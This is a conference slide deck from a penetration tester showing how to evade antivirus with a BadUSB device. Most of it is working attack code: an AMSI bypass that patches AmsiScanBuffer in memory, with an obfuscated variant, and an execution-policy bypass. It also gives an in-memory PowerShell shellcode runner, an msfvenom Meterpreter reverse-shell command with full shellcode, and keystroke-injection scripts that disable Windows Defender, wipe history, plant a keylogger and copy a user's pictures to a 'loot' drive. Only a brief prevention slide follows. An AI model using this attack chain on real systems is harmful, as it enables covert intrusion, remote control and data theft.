

A decorative background featuring a network diagram with nodes and connecting lines, primarily in light gray, with some nodes highlighted in blue. The diagram is positioned in the top-left and bottom-right corners of the slide.


# **Bypass Anti-Virus using BadUSB**

## About me

- © OSCE | OSEP | OSWE | OSCP | CEH | CPTC | PenTest+ | eWPT | ECIH | CREST
- © Founder @ Zerotak | President @ Romania Cyber Security Training Centre of Excellence
- © Providing pentesting & security consultation for clients all over the world:
  - Australia, U.S., U.K., Middle East, Singapore, India, Central Africa, Europe.
- © Trainer for U.S. Department of Defense, Slovenian National Bureau of Investigation, Polish Military CERT
- © Speaker @ BSides, CyberSecurity Congress, Defcamp, HEK.SI, RST Con, HackTheZone, Unbreakable
- © EC-Council Certified Ethical Hacker (CEH) Scheme Committee Member
- © InfoSec Writer on Medium



## AGENDA

- ◎ AMSI Bypass
  - ◎ Execution Policy Bypass
  - ◎ Payload Runner Development
  - ◎ Deploying Attack using BadUSB
  - ◎ Post-Exploitation Persistence
  - ◎ DEMO
  - ◎ Prevention
- 


A decorative network diagram in the top-left corner, featuring a complex web of interconnected nodes and lines. Some nodes are highlighted with blue circles, and others with blue dots.

# Scenario

A decorative network diagram in the bottom-right corner, featuring a complex web of interconnected nodes and lines. Some nodes are highlighted with blue circles, and others with blue dots.


## Scenario

Bob found one USB device in the parking lot



## Scenario

Bob went to its office and introduced the USB in PC





## Scenario

Attacker is connected to Bob's computer, however:

- ◎ *Bob has Windows Defender enabled*
- ◎ *Bob is using a low privileged account*
- ◎ *Bob's computer is not allowed to insert removable media storage*

So what happened?





## Scenario

Sequence of attacks:

1. AMSI Bypass (AV Evasion)
2. Execution Policy Bypass
3. Payload Runner -> Injected Shellcode in Memory
4. Post-Exploitation -> Migrated to another process

NOTE: Everything from an USB device



A decorative network diagram in the top-left corner, featuring a complex web of interconnected nodes and lines. Some nodes are highlighted with blue circles, and others with blue dots.

# AMSI Bypass

A decorative network diagram in the bottom-right corner, featuring a complex web of interconnected nodes and lines. Some nodes are highlighted with blue circles, and others with blue dots.

## AMSI - What is it and How it works?

- ⦿ Anti-Malware Scanning Interface (AMSI)
- ⦿ Works as a middle-man between Windows Defender (or 3rd Party Anti-Virus) and User Input/Scripts (example: PowerShell)
- ⦿ Uses ***AmsiScanBuffer()*** from ***Amsi.dll*** to scan for malicious scripts
- ⦿ What we will do:
  - Manipulate ***AmsiScanBuffer()*** to return same result every time a script is scanned

# AMSI - Bypass Flow

1. Define Windows API Functions (GetProcAddress(), LoadLibrary(), VirtualProtect()) and translate them to PowerShell:

```
$APIs = @"
using System;
using System.Runtime.InteropServices;
public class APIs {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint dwNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $APIs
```

2. Load **Amsi.dll** library in memory:

```
$LoadLibrary = [APIs]::LoadLibrary("amsi.dll")
```

# AMSI - Bypass Flow

3. Getting **AmsiScanBuffer()** function location in memory & making it writeable:

```
$Address = [APIs]::GetProcAddress($LoadLibrary, "AmsiScanBuffer")  
$p = 0  
[APIs]::VirtualProtect($Address, [uint32]6, 0x40, [ref]$p)
```

4. Building the value that we will replace **AmsiScanBuffer()** function in memory with (**mov eax, 0x80070057, ret** - Will explain later):

```
$wzys = "0xB8"  
$coxo = "0x57"  
$hxuu = "0x00"  
$eqhh = "0x07"  
$paej = "0x80"  
$ppiy = "0xC3"  
$Patch = [Byte[]] ($wzys, $coxo, $hxuu, $eqhh, +$paej, +$ppiy)
```

5. Doing the replacement:

```
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

## AMSI - Why 0x80070057

```
HRESULT AmsiScanBuffer(  
    [in]          HAMSICONTEXT amsiContext,  
    [in]          PVOID        buffer,  
    [in]          ULONG         length,  
    [in]          LPCWSTR       contentName,  
    [in, optional] HAMSISESSION amsiSession,  
    [out]          AMSI_RESULT   *result  
);
```

## Return value

If this function succeeds, it returns **S\_OK**. Otherwise, it returns an **HRESULT** error code.

Source: <https://learn.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiscanbuffer>

## AMSI - Why 0x80070057

# 2.1.1 HRESULT Values

Article • 11/16/2021 • 200 minutes to read

 [Feedback](#)

Combining the fields of an [HRESULT](#) into a single, 32-bit numbering space, the following HRESULT values are defined, in addition to those derived from [NTSTATUS values \(section 2.3.1\)](#) and [Win32 error codes \(section 2.2\)](#). This document provides the common usage details of the HRESULTs; individual protocol specifications provide expanded or modified definitions.

0x80070057

E\_INVALIDARG

One or more arguments are invalid.

## AMSI - (Almost) Final Payload

```
$APIS = @"
using System;
using System.Runtime.InteropServices;
public class APIS {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@
```

Add-Type \$APIS

```
$LoadLibrary = [APIS]::LoadLibrary("amsi.dll")
$Address = [APIS]::GetProcAddress($LoadLibrary, "AmsiScanBuffer")
$sp = 0
[APIS]::VirtualProtect($Address, [uint32]6, 0x40, [ref]$sp)

$wzys = "0xB8"
$coxo = "0x57"
$hxyu = "0x00"
$eqhh = "0x07"
$paej = "0x80"
$ppiy = "0xC3"
$Patch = [Byte[]] ($wzys,$coxo,$hxyu,$eqhh,$paej,$ppiy)

[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```



# AMSI - Use Obfuscation!

```
$zbzh = @"
using System;
using System.Runtime.InteropServices;
public class zqbzh {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr oyyewk, uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $zbzh

$zyiadv = [zqbzh]::LoadLibrary("$((('am'+$si+'.d'+$ll').normalize([char]([byte]0x46)+[char](3+108)
+[char]([byte]0x72)+[char](109*98/98)+[char](61+7)) -replace [char](92)+[char]([byte]0x70)+[char]([byte]0x7b)+[char]([byte]0x4d)+[char](110*6/6)+[char](125*52/52)))")
$puhymt = [zqbzh]::GetProcAddress($zyiadv, "$((('amsi'+$scân+'buff'+$er').normalize([char]([byte]0x46)+[char]([byte]0x6f)+[char](114)+
[char]([byte]0x6d)+[char]([byte]0x44)) -replace [char](92*41/41)+[char]([byte]0x70)+[char](123)+[char]([byte]0x4d)+[char](31+79)+[char](116+9)))")
$sp = 0
[zqbzh]::VirtualProtect($puhymt, [uint32]5, 0x40, [ref]$sp)
$yngr = "0xB8"
$lhhy = "0x57"
$xfyb = "0x00"
$zzav = "0x07"
$gnap = "0x80"
$gfmz = "0xC3"
$vddegv = [Byte[]] ($yngr,$lhhy,$xfyb,$zzav,$gnap,$gfmz)
[System.Runtime.InteropServices.Marshal]::Copy($vddegv, 0, $puhymt, 6)
```



A decorative background graphic consisting of a network of nodes and edges. The nodes are represented by small circles, some of which are solid blue, some are hollow blue, and others are solid grey. The edges are thin grey lines connecting the nodes. The network is more dense on the left and right sides of the slide, with a large cluster on the left and a smaller one on the right. The central area is mostly white space with the title text.

# Execution Policy Bypass

## Execution Policy Bypass

- ◎ Security setting for running PowerShell scripts
- ◎ Requires administrator privileges to be changed... or does it?
- ◎ Bypass without UAC for low-privileged users:
  - ***Set-ExecutionPolicy Unrestricted --Scope CurrentUser***

```
PS C:\Windows\system32> c:\temp\Find-PSServiceAccounts.ps1
c:\temp\Find-PSServiceAccounts.ps1 : File C:\temp\Find-PSServiceAccounts.ps1 cannot be loaded because running scripts
is disabled on this system. For more information, see about_Execution_Policies at
http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ c:\temp\Find-PSServiceAccounts.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
```

A decorative network diagram in the top-left corner, featuring a complex web of interconnected nodes and lines. Some nodes are highlighted with blue circles, and others with blue dots. The lines are thin and gray, creating a mesh-like structure.

# Payload Runner Development

A decorative network diagram in the bottom-right corner, similar to the one in the top-left. It shows a network of nodes and lines, with some nodes highlighted by blue circles and others by blue dots.

# Payload Runner Development

1. Define **LookupFunc()** function -> We will use later to search for assembly references

```
function LookupFunc {  
    Param ($moduleName, $functionName)  
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |  
    where-object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].  
    Equals('system.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')  
    $tmp=@()  
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}  
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,  
    @($moduleName)), $functionName))  
}
```

# Payload Runner Development

2. Define ***getDelegateType()*** function -> To set argument types (int, pointer, etc.) for functions that we will invoke

```
function getDelegateType {  
    Param (  
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,  
        [Parameter(Position = 1)] [Type] $delType = [void]  
    )  
    $type = [AppDomain]::CurrentDomain.  
        DefinedDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate'))),  
        [System.Reflection.Emit.AssemblyBuilderAccess]::Run).  
        DefinedDynamicModule('InMemoryModule', $false).  
        DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',  
            [System.MulticastDelegate])  
    $type.  
        DefineConstructor('RTSpecialName, HideBySig, Public',  
            [System.Reflection.CallingConventions]::Standard, $func).  
        SetImplementationFlags('Runtime, Managed')  
    $type.  
        DefineMethod('Invoke', 'Public, HideBySig, NewSlot, virtual', $delType, $func).  
        SetImplementationFlags('Runtime, Managed')  
    return $type.CreateType()  
}
```

# Payload Runner Development

## 3. Allocate the writeable memory for our shellcode:

```
$?pMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll virtualAlloc),  
    (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32])([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)
```

## 4. Generate the shellcode:

```
(cristian@kali) ~$  
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.54 LPORT=443 EXITFUNC=thread -f powershell  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 511 bytes  
Final size of powershell file: 2506 bytes  
[Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x51,0x56,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x4d,0x31,0xc9,0x48,0x8b,0x72,0x20,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x44,0x8b,0x40,0x20,0x8b,0x48,0x18,0x50,0x49,0x1,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,0xd,0xac,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x41,0x58,0x41,0x58,0x48,0x1,0xd0,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xf,0xff,0x5d,0x49,0xb6,0x77,0x73,0x32,0x5f,0x33,0x32,0x0,0x0,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x49,0x89,0xe5,0x49,0xbc,0x2,0x0,0x1,0xbb,0xc0,0xa8,0x64,0x36,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x7,0xff,0xd5,0x4c,0x89,0xea,0x68,0x1,0x1,0x0,0x0,0x59,0x41,0xba,0x29,0x80,0x6b,0x0,0xff,0xd5,0x6a,0xa,0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0xa,0x49,0xff,0xc,0x75,0xe5,0xe8,0x93,0x0,0x0,0x0,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,0x6a,0x4,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,0x59,0x68,0x0,0x0,0x0,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x0,0x40,0x0,0x0,0x41,0x58,0x6a,0x0,0x5a,0x41,0xba,0xb,0x2f,0xf,0x30,0xff,0xd5,0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xc,0xe9,0x3c,0xff,0xff,0xff,0x48,0x1,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,0xff,0xe7,0x58,0x6a,0x0,0x59,0xbb,0xe0,0x1d,0x2a,0xa,0x41,0x89,0xda,0xff,0xd5
```



# Payload Runner Development

## 5. Inject shellcode into the previously allocated memory:

```
[Byte[]] $buf = [Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x51,0x56,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x4d,0x31,0xc9,0x48,0x8b,0x72,0x50,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x44,0x8b,0x40,0x20,0x8b,0x48,0x18,0x50,0x49,0x1,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,0xd,0xac,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x41,0x58,0x41,0x58,0x48,0x1,0xd0,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x0,0x0,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x49,0x89,0xe5,0x49,0xbc,0x2,0x0,0x1,0xbb,0xc0,0xa8,0x64,0x36,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x7,0xff,0xd5,0x4c,0x89,0xea,0x68,0x1,0x1,0x0,0x0,0x59,0x41,0xba,0x29,0x80,0x6b,0x0,0xff,0xd5,0x6a,0xa,0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0xa,0x49,0xff,0xce,0x75,0xe5,0xe8,0x93,0x0,0x0,0x0,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,0x6a,0x4,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x0,0x40,0x0,0x0,0x41,0x58,0x6a,0x0,0x5a,0x41,0xba,0xb,0x2f,0xf,0x30,0xff,0xd5,0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xd5,0x49,0xff,0xc9,0xe9,0x3c,0xff,0xff,0x48,0x1,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,0xff,0xe7,0x58,0x6a,0x0,0x59,0xbb,0xe0,0x1d,0x2a,0xa,0x41,0x89,0xda,0xff,0xd5
```

```
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.Length)
```

## 6. Execute it!

```
$hThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll CreateThread),  
(getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])([IntPtr]))).Invoke([IntPtr]::Zero, 0, $lpMem, [IntPtr]::Zero, 0, [IntPtr]::Zero)
```

A decorative background graphic consisting of a network of nodes and edges. The nodes are represented by small circles, some of which are solid blue, some are hollow blue, and others are solid grey. The edges are thin grey lines connecting the nodes. The network is more dense on the left and right sides of the slide, with a large cluster on the left and a smaller one on the right. The central area is mostly white space containing the title.

# Deploying Attack using BadUSB



## Introduction to BadUSB

- ◎ It's a bird? No
- ◎ It's a plane? No
- ◎ It's a USB? Maybe...
- ◎ It's a Mouse? Somehow...
- ◎ It's a Keyboard? Commonly yes...Wait what?



# BadUSB - Payload Development

## 1. DigiSpark Scripts

- ⦿ Arduino Programming
- ⦿ C++ knowledge needed

```
#include "Keyboard.h"

void typeKey(uint8_t key)
{
    Keyboard.press(key);
    delay(50);
    Keyboard.release(key);
}

/* Init function */
void setup()
{
    // Beginning the Keyboard stream
    Keyboard.begin();

    // Wait 500ms
    delay(500);

    // Disable Windows Defender:
    delay(1000);
    Keyboard.press(KEY_LEFT_CTRL);
    Keyboard.press(KEY_ESC);
    Keyboard.releaseAll();


    delay(500);
    Keyboard.print(F("Settings"));

    delay(500);
    typeKey(KEY_RETURN);

    delay(300);
```

## 2. Ducky Scripts

- ⦿ User-friendly Syntax
- ⦿ Use online convertor for DuckyScripts -> Arduino



The screenshot shows the DuckyToArduino website interface. At the top, there's a navigation bar with links for 'Duckuino', 'Run Compiler', 'Payload\_Name' (input field), 'Download Payload', 'Hak5 Payloads', and 'Documentation'. Below this, a note states: 'NOTE: This compiler is dependent on NicoHood's HID. You need to add it to the Arduino IDE Library.' The main content area is split into two columns: 'Ducky Script' and 'Arduino'. The 'Ducky Script' column contains a Ducky script for disabling Windows Defender and printing 'Settings'. The 'Arduino' column shows the corresponding C++ code generated by the converter. At the bottom, a console window displays the message: 'Successfully parsed 93 lines in 2ms'.

```
https://d4n5h.github.io/Duckuino/

Duckuino Run Compiler Payload_Name Download Payload Hak5 Payloads Documentation

NOTE: This compiler is dependent on NicoHood's HID.
You need to add it to the Arduino IDE Library.

Ducky Script
11
12 REM [keeping tracks clear]
13 DELAY 500
14 DELAY 400
15 STRING unset HISTFILE && HISTSIZE=0 && rm -f HISTFILE && un
16 ENTER
17 DELAY 100
18
19 REM [creating key logging mechanism]
20 STRING mkdir /var/tmp/.system
21 ENTER
22 DELAY 100
23 STRING echo "/var/tmp/.system/./xinput list | grep -Po 'id=\
24 ENTER
25

Arduino
1 #include <HID-Project.h>
2 #include <HID-Settings.h>
3
4 // Utility function
5 void typeKey(int key){
6     Keyboard.press(key);
7     delay(50);
8     Keyboard.release(key);
9 }
10
11 void setup()
12 {
13     // Start Keyboard and Mouse
14     AbsoluteMouse.begin();
15

Console:
Successfully parsed 93 lines in 2ms
```

## BadUSB - Ducky Scripts Syntax

- ◎ STRING = what to type
- ◎ DELAY = sleep
- ◎ REM = comment
- ◎ REPEAT x = last command “x” times
- ◎ Special keys must be written as they are (ENTER, CTRL, TAB, etc.)
- ◎ GUI = Windows key
- ◎ MOUSE\_MOVE X Y = move pointer to X Y coordinates
- ◎ LMOUSE, RMOUSE, MMOUSE = mouse's buttons

```
DELAY 1000
GUI R
DELAY 1000
STRING powershell.exe
ENTER
DELAY 3000
STRING cd C:\Users\%env:Username%\Pictures\
ENTER
STRING get-childitem -Filter *.JPG, *.PNG -path "C:\Users\%env:Username%\Pictures\
ENTER
STRING Copy-Item -path "C:\Users\%env:Username%\Pictures\" -include "*.JPG", "*.PNG"
ENTER
STRING cd C:\Windows\Temp
ENTER
STRING mkdir loot
ENTER
STRING $destinationLabel = "DUCKY"
ENTER
STRING $destinationLetter = Get-WmiObject -Class Win32_Volume | where {$_.Label -eq "
ENTER
STRING get-childitem -Filter .jpg, .png -path C:\Windows\Temp | move-item -Destin
ENTER
STRING move-item -path C:\Windows\Temp\loot -Destination $destinationLetter
ENTER
END
```

A decorative network diagram consisting of a complex web of interconnected nodes and lines. The nodes are represented by small circles, some of which are solid blue, some are hollow blue, and others are solid grey. The lines connecting them are thin and grey. The diagram is positioned in the corners of the slide, with a larger concentration on the left side and a smaller one on the bottom right.

# **Post-Exploitation Persistence Tips**

## Post-Exploitation Persistence

- ◎ We need to find a process where to attach our instance
- ◎ What else than...explorer.exe? :)
- ◎ Metasploit helps us with that!
  - ***migrate*** - command

A decorative network diagram in the top-left corner of the slide. It features a complex web of interconnected nodes and lines. The nodes are represented by small circles, some of which are solid blue, some are hollow blue, and others are solid grey. The lines connecting them are thin and grey. The overall shape of the network is roughly triangular, pointing towards the top-left corner.

**DEMO**

A decorative network diagram in the bottom-right corner of the slide. It features a complex web of interconnected nodes and lines, similar to the one in the top-left. The nodes are represented by small circles, some of which are solid blue, some are hollow blue, and others are solid grey. The lines connecting them are thin and grey. The overall shape of the network is roughly triangular, pointing towards the bottom-right corner.


A decorative network diagram in the top-left corner of the slide. It features a complex web of interconnected nodes and lines. The nodes are represented by small circles, some of which are solid blue, some are solid grey, and some are outlined in blue. The lines connecting them are thin and grey, creating a mesh-like structure.

# Prevention

A decorative network diagram in the bottom-right corner of the slide. It features a complex web of interconnected nodes and lines. The nodes are represented by small circles, some of which are solid blue, some are solid grey, and some are outlined in blue. The lines connecting them are thin and grey, creating a mesh-like structure.



## Prevention

- ◎ Disallow PowerShell for end-user accounts
  - ◎ Access control list on USB ports
  - ◎ Develop a budget for advanced endpoint protection solutions
  - ◎ Train, train, and train users
- 




A decorative network diagram in the top-left corner, featuring a complex web of interconnected nodes and lines. Some nodes are highlighted with blue circles, and others with solid blue dots. The lines are thin and gray, creating a mesh-like structure.

# Research & Statistics

A decorative network diagram in the bottom-right corner, similar to the one in the top-left. It shows a web of interconnected nodes and lines, with some nodes highlighted by blue circles and others by solid blue dots. The lines are thin and gray.



## Research & Statistics

- ◎ Microsoft is not considering this worth their attention
  - ◎ Tested on 20 AV vendors - free trial/version
  - ◎ 7/20 Spawned a Meterpreter Reverse Shell
    - Which allowed Mimikatz to be loaded
  - ◎ 9/20 Spawned a normal Reverse Shell
  - ◎ 4/20 Blocked the attempt
- 

# Q&A

Thanks!

Cristian Cornea